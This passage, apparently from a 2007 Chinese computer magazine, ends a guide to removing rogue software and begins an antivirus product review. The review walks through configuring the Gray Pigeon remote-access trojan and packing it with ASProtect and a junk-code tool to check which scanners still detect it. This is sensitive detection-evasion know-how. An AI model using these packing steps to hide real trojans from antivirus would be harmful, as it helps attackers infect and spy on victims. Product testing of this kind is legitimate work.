当然，还有一些小的网站上提供的工具清一色的捆绑有流氓软件和木马，因此建议大家别去这些小网站下载软件，一定要找那种大型的、信得过的网站来获取自己需要的工具，否则可能就会因小失大了。

**5．死守最后一道关**

如果我们的系统盘是NTFS格式的，还可以使用NTFS权限抵御部分流氓软件，当然我们必须知道此流氓软件的文件夹（但对于以dll插入方式安装的流氓软件无效），方法如下：

①在流氓软件所在位置创建空文件夹；

②给空文件夹重命名为流氓软件的名字；

③在创建的空文件夹上，右键—属性—安全—删除所有用户

**该方法的优点是：**

①可以随时预防各种流氓软件，包括新出现的流氓软件，而网上还没有解决办法的。

②不需要使用第三方工具，就可以轻松抵御各种流氓软件。

③不用再为捆绑安装的流氓软件发愁。

例如雅虎助手的安装目录为C:\Program Files\Yahoo!，我们利用上述方法对Yahoo!目录进行权限设置，以后Yahoo!就再也不会安装成功了。

## 八、流氓软件常见问题解决方案

**1．卸载某些流氓软件后，电脑无法上网**

这一般是系统的Winsock LSP被破坏的缘故，使用360安全卫士上的“修复”-“修复LSP连接”就可以恢复。

**2．免疫流氓软件后，网上银行无法使用**

这是我们在免疫的过程中不小心将网上银行必须使用的保密插件也给免疫掉了，IE无法加载这些插件的话，银行会认为你的系统不安全，不允许输入卡号和密码。使用瑞星卡卡的插件免疫功能，进入“银行”选项找找有没有你心爱的网上银行，看其状态如果是“已免疫”的话，就把它选中，“取消免疫”吧。关闭所有的IE，重新打开网上银行看看，是不是又可以输入卡号和密码了呢？

有些在线电影不可以观看，网络相册上传不了图片，QQ空间无法使用等，都跟这些插件免疫有关。尽量熟悉需要使用的插件名称，在躲避流氓软件的同时，也别影响自己的正常使用才是对的！

**3．360安全卫士提示清理成功了，可是再次扫描恶意软件依然存在**

360安全卫士有时候就这样，需要反复清理几遍才能够彻底清除。实在不爽的话还可以换个工具，比如把各个流氓软件专杀工具结合着一起使用，总有一个能干掉你不喜欢的流氓软件的。


**4．Google工具条那一类的软件需要清理吗？**


其实那些工具条都有一定的使用价值，比如屏蔽一些广告，方便搜索，安装Alexa工具条浏览自己的网站还能提升网站的Alexa排名等。但是有些朋友的电脑里安装了十几个工具条的时候，就不行了，过多的工具条会使IE启动变慢，还会影响系统的速度，甚至使IE浏览网页不正常，如果你不是特别需要的话，还是建议全部都干掉吧！

## 九、总结

尽管流氓软件很烦人，有时甚至比病毒、木马的保护措施都先进，而且好多杀毒软件和防火墙也都不警报，可是如果菜鸟们能够通过这篇文章对流氓软件有一定的了解的话，相信大家以后在见到流氓软件时就不会惊慌了。作为小黑来说，在没有工具的情况下，能够手工解决掉电脑的故障才是被MM们追捧的资本！删除流氓软件本来就跟查杀木马一样，是小黑必备的一个基本技能。希望在新的一年里，大家都能够远离流氓软件，安静舒服的在网上冲浪！

（文章中涉及到的几种流氓软件专杀工具已收录到光盘中）







# 2007 杀毒软件大阅兵

各路杀病毒软件厂商纷纷推出自家的2007新款杀毒软件也有2个月了，那么这些新年涌现出来的“2007版”杀毒软件到底功效如何呢？于是笔者做了如下的测试！

## 一、测试准备

测试目的：通过笔者片面的简单测试，为小菜认识当前流行杀毒软件做一个参考

测试环境：Intel Celeron CPU 2.6GHz\512MB内存\Windows2000专业版

测试软件：在华军和天空软件园下载的相关最新版杀毒软件（当然，各家厂商推出的新款杀毒软件在时间上有一些差异，所以病毒库日期可能略微有差别）。

测试声明：本次测试不带攻击性质，为保持公平公正，所有测试在进行前，全部使用还原卡还原处理！笔者仅作为一名软件使用者来谈相关感受！

测试方式：

1.使用RAR（ZIP）对病毒木马进行二次压缩，以测试杀病毒软对压缩包文件的查杀能力；

2.使用ASProtect这款加密壳加密木马文件，考验杀病毒软件的杀毒内功；

3.使用花蝴蝶给木马加花处理，查看杀病毒软件“去花杀毒”的能力

评测的杀病毒软件有：国产的金山2007、江民2007、瑞星2007，国外的卡巴斯基和NOD32。

## 二、传统木马查杀比较

我们知道，国内小菜们最喜欢的远程监控木马就是灰鸽子了，各种各样的“专版”鸽子满网飞。各大杀毒软件也对这个随便乱飞的鸽子盯得紧紧的。如果是网上公开的版本，一定都会被纳入病毒库中。可是，现在小黑们免杀技术也不是吃素的，稍做手脚就能让一些杀毒软件变成睁眼瞎，这里试一试！

### 1.金山毒霸2007

首先我们配置好一个灰鸽子的木马，然后使用WINRAR进行一次压缩，得到myserver.rar。觉得一次少了？恩，所以把这个压缩包使用WINRAR再次压缩一次，得到一个被二次压缩的Myserver 2.rar压缩包！面对木马文件的RAR二次压缩，单击右键，使用快捷菜单中的金山2007查毒。金山2007提示：myserver.rar，myserver 2.rar是病毒，而且能够知道是隐藏在RAR中的病毒！看来金山的表现不俗（图1）！





图1

Asprotect是一款加密壳，用它加密后的软件由于文件内部信息被打乱，通常杀毒软件都无法辨认，因此，小黑们经常使用它来对马儿进行免杀处理。打开Asprotect，点击“File to protect”后面的“浏览”按钮，找到木马所在的目录，选中灰鸽子服务端myserver.exe，回到asprotect界面中，再点击“File to save”右侧的浏览文件按钮，写好要保存的文件名：myserver asproctect.exe（当然，你也可以直接在输入框中填写要保存的文件路径），如图2。点击protect标签页，然后找到“Go”按钮，文件加壳完毕！一个我们自己制作的加密型木马就生成了！

现在我们会得到一个新的myserver asprotect.exe，双击它运行看看，鸽子的客户端里已经看到自己的电脑上线了（为了让大家看到效果，配置的灰鸽子没有使用自动删除技术，而且提示安装成功），如图3。





图2

而这个时候，金山毒霸的监控虽然开启着，却没有一点反映。在鼠标右键中使用金山杀毒快捷方式来对病毒文件进行查杀，也无法查出有毒！看来金山毒霸在对待加壳的病毒上还是有

不足之处（因为对病毒没有反映，所以没必要抓图给大家看了）。

再次挑衅，使用花蝴蝶最新版加花，如图4，被查杀！可见对于“去花查毒”，金山2007表现不俗！

